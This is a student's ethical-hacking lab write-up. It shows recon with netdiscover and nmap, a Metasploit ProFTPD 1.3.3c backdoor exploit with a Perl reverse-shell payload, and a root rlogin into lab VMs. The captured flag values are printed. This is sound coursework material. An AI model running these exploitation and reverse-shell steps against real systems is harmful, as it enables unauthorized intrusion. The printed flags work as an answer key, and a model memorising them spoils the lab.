


Ethical Hacking

Assignment-2

By:
Raghav Goyal,
PES1201800111,
Section-D,
Roll No: 7

Configuration

Kali machine (Attacker):



A screenshot of a Kali Linux terminal window titled "kali@kali: ~". The window shows the output of the "ifconfig" command. The output includes information for the "eth0" interface (flags=4163<UP,BROADCAST,RUNNING,MULTICAST>, mtu 1500, inet 10.0.2.15, ether 08:00:27:88:8a:cd) and the "lo" interface (flags=73<UP,LOOPBACK,RUNNING>, mtu 65536, inet 127.0.0.1). A tooltip "Screenshot taken" is visible in the top right corner.

```
RAGHAV_PES1201800111:$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
                inet6 fe80::a00:27ff:fe88:8acd  prefixlen 64  scopeid 0x20<link>
                  ether 08:00:27:88:8a:cd  txqueuelen 1000  (Ethernet)
                    RX packets 421  bytes 34270 (33.4 KiB)
                    RX errors 0  dropped 0  overruns 0  frame 0
                    TX packets 47  bytes 6350 (6.2 KiB)
                    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inette ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
            RX packets 8  bytes 400 (400.0 B)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 8  bytes 400 (400.0 B)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0


RAGHAV_PES1201800111:$
```

Terminal prompt: RAGHAV_PES1201800111:\$

IP Adress: 10.0.2.15


Hackthebox-1

1. Open the hackthebox VM



2. Keep the machine on login screen. Do not login as Guest. As logging in as guest will not allow root access.

**3. Scan for machines on Kali using netdiscover
Command: sudo netdiscover**



Output: The victim's IP address as 10.0.2.7

4. Scan for open services on the victim's machine.

A screenshot of a Kali Linux terminal window titled "RAGHAV_PES1201800111:~". The terminal shows the output of an Nmap scan for the IP address 10.0.2.7. The scan found three open ports: 21/tcp (FTP, ProFTPD 1.3.3c), 22/tcp (SSH, OpenSSH 7.2p2), and 80/tcp (HTTP, Apache httpd 2.4.18). The host is identified as Ubuntu Linux 2.2. The terminal also displays a file system tree on the left.

Command: nmap -p- -sV 10.0.2.7

Ouput: The victim has following open services; ftp (ProFTPD), ssh (OpenSSH) and http (Apache).

5. Open msfconsole to utilise the metasploitable framework on Kali.



```
RAGHAV_PES1201800111:$ msfconsole
[*] Starting MsfConsole 1.0.0-dev (msf6) on kali@kali: ~
[*] Metasploit tip: Use help <command> to learn more
about any command
msf6 > 
```

6. To exploit the ftp service, search proftpd.



```
msf6 > search proftpd
[*] Matching Modules
#  Name                                     Disclosure Date   Rank    Check  Description
-  --
0  exploit/linux/misc/netsupport_manager_agent 2011-01-08   average  No    NetSupport Manager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_sreplace          2006-11-26   great   Yes   ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  exploit/freebsd/ftp/proftpd_telnet_iac     2010-11-01   great   Yes   ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
3  exploit/linux/ftp/proftpd_telnet_iac       2010-11-01   great   Yes   ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
4  exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22   excellent Yes   ProFTPD 1.3.5 Mod_Copy Command Execution
5  exploit/unix/ftp/proftpd_133c_backdoor     2010-12-02   excellent No    ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor
msf6 > 
```

7. Use one of the available exploits. Eg: exploit 5

The screenshot shows a terminal window titled 'kali@kali: ~' running the Metasploit Framework (msf6). The user has run the command 'search proftpd' to find matching modules. The output lists five modules:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/netsupport_manager_agent	2011-01-08	average	No	NetSupport Manager Agent Remote Buffer Overflow
1	exploit/linux/ftp/proftpd_sreplace	2006-11-26	great	Yes	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2	exploit/freebsd/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
3	exploit/linux/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
4	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution
5	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

```
msf6 > use 5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

8. View and Set the attributes options.

The screenshot shows a terminal window titled 'kali@kali: ~' running the Metasploit Framework (msf6). The user has selected the 'use 5' option for the 'exploit/unix/ftp/proftpd_133c_backdoor' module. The next command is 'show options', which displays the module's configuration options:

Name	Current Setting	Required	Description
RHOSTS	yes	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name  Current Setting  Required  Description
RHOSTS  10.0.2.7      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   21              yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

9. List out available payloads. These payloads are the code/data that will be sent/run on victim's machine.

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads
# Name
0 payload/cmd/unix/bind_perl
1 payload/cmd/unix/bind_perl_ipv6
2 payload/cmd/unix/generic
3 payload/cmd/unix/reverse
4 payload/cmd/unix/reverse_bash_telnet_ssl
5 payload/cmd/unix/reverse_perl
6 payload/cmd/unix/reverse_perl_ssl
7 payload/cmd/unix/reverse_ssl_double_telnet
Disclosure Date Rank Check Description
normal No Unix Command Shell, Bind TCP (via Perl)
normal No Unix Command Shell, Bind TCP (via perl) IPv6
normal No Unix Command, Generic Command Execution
normal No Unix Command Shell, Double Reverse TCP (telnet)
normal No Unix Command Shell, Reverse TCP SSL (telnet)
normal No Unix Command Shell, Reverse TCP (via Perl)
normal No Unix Command Shell, Reverse TCP SSL (via perl)
normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

10. Set payload from among the list. Eg: 5th payload

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads
# Name
0 payload/cmd/unix/bind_perl
1 payload/cmd/unix/bind_perl_ipv6
2 payload/cmd/unix/generic
3 payload/cmd/unix/reverse
4 payload/cmd/unix/reverse_bash_telnet_ssl
5 payload/cmd/unix/reverse_perl
6 payload/cmd/unix/reverse_perl_ssl
7 payload/cmd/unix/reverse_ssl_double_telnet
Disclosure Date Rank Check Description
normal No Unix Command Shell, Bind TCP (via Perl)
normal No Unix Command Shell, Bind TCP (via perl) IPv6
normal No Unix Command, Generic Command Execution
normal No Unix Command Shell, Double Reverse TCP (telnet)
normal No Unix Command Shell, Reverse TCP SSL (telnet)
normal No Unix Command Shell, Reverse TCP (via Perl)
normal No Unix Command Shell, Reverse TCP SSL (via perl)
normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

11. Set the new options.

```
kali㉿kali: ~
```

```
File Actions Edit View Help
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name  Current Setting  Required  Description
RHOSTS  10.0.2.7      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   21             yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):
Name  Current Setting  Required  Description
LHOST  10.0.2.15       yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:
Id  Name
-- 
0  Automatic

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.15
```

LHOST is set to local host, i.e Kali machine's IP address.

```
kali㉿kali: ~
```

```
File Actions Edit View Help
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name  Current Setting  Required  Description
RHOSTS  10.0.2.7      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   21             yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):
Name  Current Setting  Required  Description
LHOST  10.0.2.15       yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:
Id  Name
-- 
0  Automatic

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

12. Exploit the machine.

Command: run



```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:21 - Sending Backdoor Command
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.7:45766) at 2021-10-04 12:19:37 -0400
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
```

Output: Terminal session is opened on the victim machine.

13. Flag finding

Flag-1:

1st flag was present in a file named flag.txt present inside root directory.

Flag value: *flag{really_1337_fl4g_w3ll_d0n3}*

```
kali@kali: ~
[+] 10.0.2.7:21 - Sending Backdoor Command
[+] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.7:45766) at 2021-10-04 12:19:37 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
ls root
flag.txt
cat root/flag.txt
flag{really_1337_fl4g_w3ll_d0n3}
```


Flag-2:

2nd flag was present in the .bash_history file present inside /home/marlinspike directory.

Flag value: *flag{wh0_th0u9ht_4b0u7_h1st0ry}*

```
kali@kali: ~
[+] 10.0.2.7:21 - Sending Backdoor Command
[+] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.7:45766) at 2021-10-04 12:19:37 -0400

File Actions Edit View Help
.nano
.Pictures
.profile
proftpd-1.3.3c
proftpd-1.3.3c.tar.bz2
proftpd-1.3.3c.tar.bz2.bak
.Public
.ssh
.sudo_as_admin_successful
.Templates
Videos
.wordpress
.xauthority
.xsession-errors
.xsession-errors.old
ls home/marlinspike/.bash_history
home/marlinspike/.bash_history
cat home/marlinspike/.bash_history
sudo nano /etc/hostname
ls
exit
sudo apt-get update && apt-get dist-upgrade
sudo apt-get update
sudo apt-get upgrade
reboot
service ssh status
service ssh start
sudo apt-get install apache2 apache2-utils
sudo systemctl enable apache2
sudo systemctl start apache2
sudo nano /etc/hosts
sudo systemctl start apache2
sudo apt-get install mysql-client mysql-server
sudo mysql_secure_installation
sudo apt-get install php7.0 php7.0-mysql libapache2-mod-php7.0 php7.0-cli php7.0-cgi php7.0-gd
```



```
kali@kali: ~
File Actions Edit View Help
cd ..
ls
exit
clear
ls
cat flag.txt
clear
ll
Flag{wh0_th0u9ht_4b0u7_h1st0ry}
gedit flag.txt
history
clear
ifconfig
exit
ls
cd /root/
ls
cd ~ Home
ls
cat hist
history
exit
cd /root/
ls
clear
ifconfig
sudo bash
history
sudo systemctl restart proftpd.service
ifconfig
ls
sudo bash
clear
exit
[]
```

A screenshot of a Kali Linux desktop environment. A terminal window is open in the foreground, showing a shell session with various commands run, including `cd ..`, `ls`, `exit`, `clear`, `ls` again, `cat flag.txt` (displaying the flag `Flag{wh0_th0u9ht_4b0u7_h1st0ry}`), `gedit flag.txt`, `history`, `clear`, `ifconfig`, `exit`, `ls`, `cd /root/`, `ls` again, `cd ~ Home`, `ls`, `cat hist`, `history`, `exit`, `cd /root/`, `ls`, `clear`, `ifconfig`, `sudo bash`, `history`, `sudo systemctl restart proftpd.service`, `ifconfig`, `ls`, `sudo bash`, `clear`, `exit`, and finally an empty command line. In the top right corner of the desktop, there is a notification bubble that says "Screenshot taken" with a "View image" button.

Hackthebox – 2

1. Scan for IP address of machine

Command: sudo netdiscover

```
kali@kali: ~
File Actions Edit View Help
Currently scanning: 172.16.185.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 1 hosts. Total size: 180
IP At MAC Address Count Len MAC Vendor / Hostname
10.0.2.8 08:00:27:73:c6:21 3 180 PCS Systemtechnik GmbH
RAGHAV_PES1201800111:$ 130 x
```

Output: The victim's IP is found to be 10.0.2.8

2. Scan for open ports on victim machine.

Command: sudo nmap -p- -sV 10.0.2.8



```
RAGHAV_PES1201800111:$ sudo nmap -p- -sV 10.0.2.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 12:46 EDT
Nmap scan report for 10.0.2.8
Host is up (0.00014s latency).
Not shown: 65509 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp    open  smtp?
53/tcp    open  domain?
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  microsoft-ds?
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3632/tcp  open  distccd?
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  msgsrvr?
38010/tcp open  mountedr   1-3 (RPC #100005)
41891/tcp open  status       1 (RPC #100024)
59399/tcp open  java-rmi   GNU Classpath grmiregistry
60561/tcp open  nlockmgr    1-4 (RPC #100021)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

3. Install rsh-client

Command: sudo apt install rsh-client

4. Remote login the victim machine.

Command: sudo rlogin -l root 10.0.2.8

```
RAGHAV_PES1201800111:$ sudo rlogin -l root 10.0.2.8
Last login: Tue Oct  5 09:50:57 EDT 2021 from :0.0 on pts/0
Linux hackthebox-2 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.

root@hackthebox-2:~#
```

Output: Now we have access to victim machine remotely.
Note: the terminal prompt changed to hacthebox-2~\$



```
RAGHAV_PES1201800111:$ sudo rlogin -l root 10.0.2.8
Last login: Tue Oct  5 09:50:57 EDT 2021 from :0.0 on pts/0
Linux hackthebox-2 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.

root@hackthebox-2:~# whoami
root
root@hackthebox-2:~# ls
Desktop  reset_logs.sh  vnc.log
root@hackthebox-2:~# cat /home/msfadmin/flag-msfadmin
flag{ea4y_p33sy_l3m0n_squ33zy}
root@hackthebox-2:~# cat /var/lib/flag
flag{ea4y_p33sy_l3m0n_squ33zy}
root@hackthebox-2:~#
```

